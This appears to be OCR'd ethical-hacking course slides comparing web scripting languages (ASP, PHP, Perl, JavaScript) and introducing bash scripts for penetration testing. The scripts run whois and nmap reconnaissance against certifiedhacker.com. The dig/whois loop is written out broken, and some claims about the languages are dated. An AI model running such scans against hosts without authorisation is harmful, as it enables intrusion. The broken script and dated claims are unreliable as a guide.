
Disadvantages

- Limited ability for client event control
- Interpreted and loosely-typed code
- Mixes layout (HTML) and logic (scripting code)
- Limited development and debugging tools
- No real state management

Processing of an ASP page


Browser
Request
Web Server
HTML File
Processing
Memory-ASP File

Notes: ____



PHP: Hypertext Preprocessor (PHP)

- PHP is an open source **server-side scripting language** for developing dynamic and interactive web pages


Advantages

- Easy to use
- Fast performance
- Open source and Powerful library support
- Stable
- Both a procedural and object-oriented programming language
- Built in data base connection module

Disadvantages

- Security
- Open source, so people can see source code
- Not suitable for large-scale applications, as it is not modular

```
<html>
        <head>
                <title>Hello World</title>
        </head>
        <body>
                <?php echo "Hello, world!";?>
        </body>
</html>
```



Practical Extraction and Report Language (Perl)

- Perl is a high-level, script, general purpose, interpreted, cross platform, **dynamic programming language**
- It is designed for text editing and most popularly used in web development
- It can also be utilized for **image creation and manipulation**

Features:

- It works with HTML, XML, and other mark-up languages
- It supports Unicode
- It is Y2K compliant
- It supports both procedural and object-oriented programming
- It interfaces with external C/C++ libraries through XS or SWIG
- It is extensible

Advantages

- It is the most powerful language for text handling and parsing
- It takes less time to execute, as there is no need to compile a Perl script
- It is simple and easy to program and understand
- It is object oriented
- It is used in web development, mostly for payment gateways

Disadvantages

- There is minimal GUI support as compared to other programming languages
- Understanding complex patterns requires experience

Notes:

JavaScript

- JavaScript is a dynamic computer programming scripting language that **works in all major browsers**, such as Internet Explorer, Mozilla, Firefox, Netscape, and Opera
- It is used to improve design, validate forms, detect browsers, and create cookies, among other tasks, in web pages


Advantages	Disadvantages
Less server interaction	Lacks in multithreading or multiprocessor capabilities
Immediate feedback for visitors	Cannot be used for networking applications
Increased interactivity	
Richer interfaces	

Bash Scripting


- Bash shell is a scripting environment that comes with Linux distro and is generally very useful for **automating certain actions** during penetration testing
- It is essential for the penetration tester to be familiar with the bash script environment to speed up their penetration testing work

Creating bash file


- Create a text file with any text editor and designate the .sh extension


Open
script.sh
Save
sh
Tab Width: 8
Ln 1, Col 1
INS

```
#!/bin/bash
 for ip in 'dig www.certifiedhacker.com +short'; do whois $ip done
```


Open
script.sh
Save
sh
Tab Width: 8
Ln 2, Col 26
INS

```
#!/bin/bash
 nmap certifiedhacker.com
```


Open
sample.sh
Save
sh
Tab Width: 8
Ln 2, Col 16
INS

I am CEH Certified Ethical Hacker from EC-Council

Notes: ____

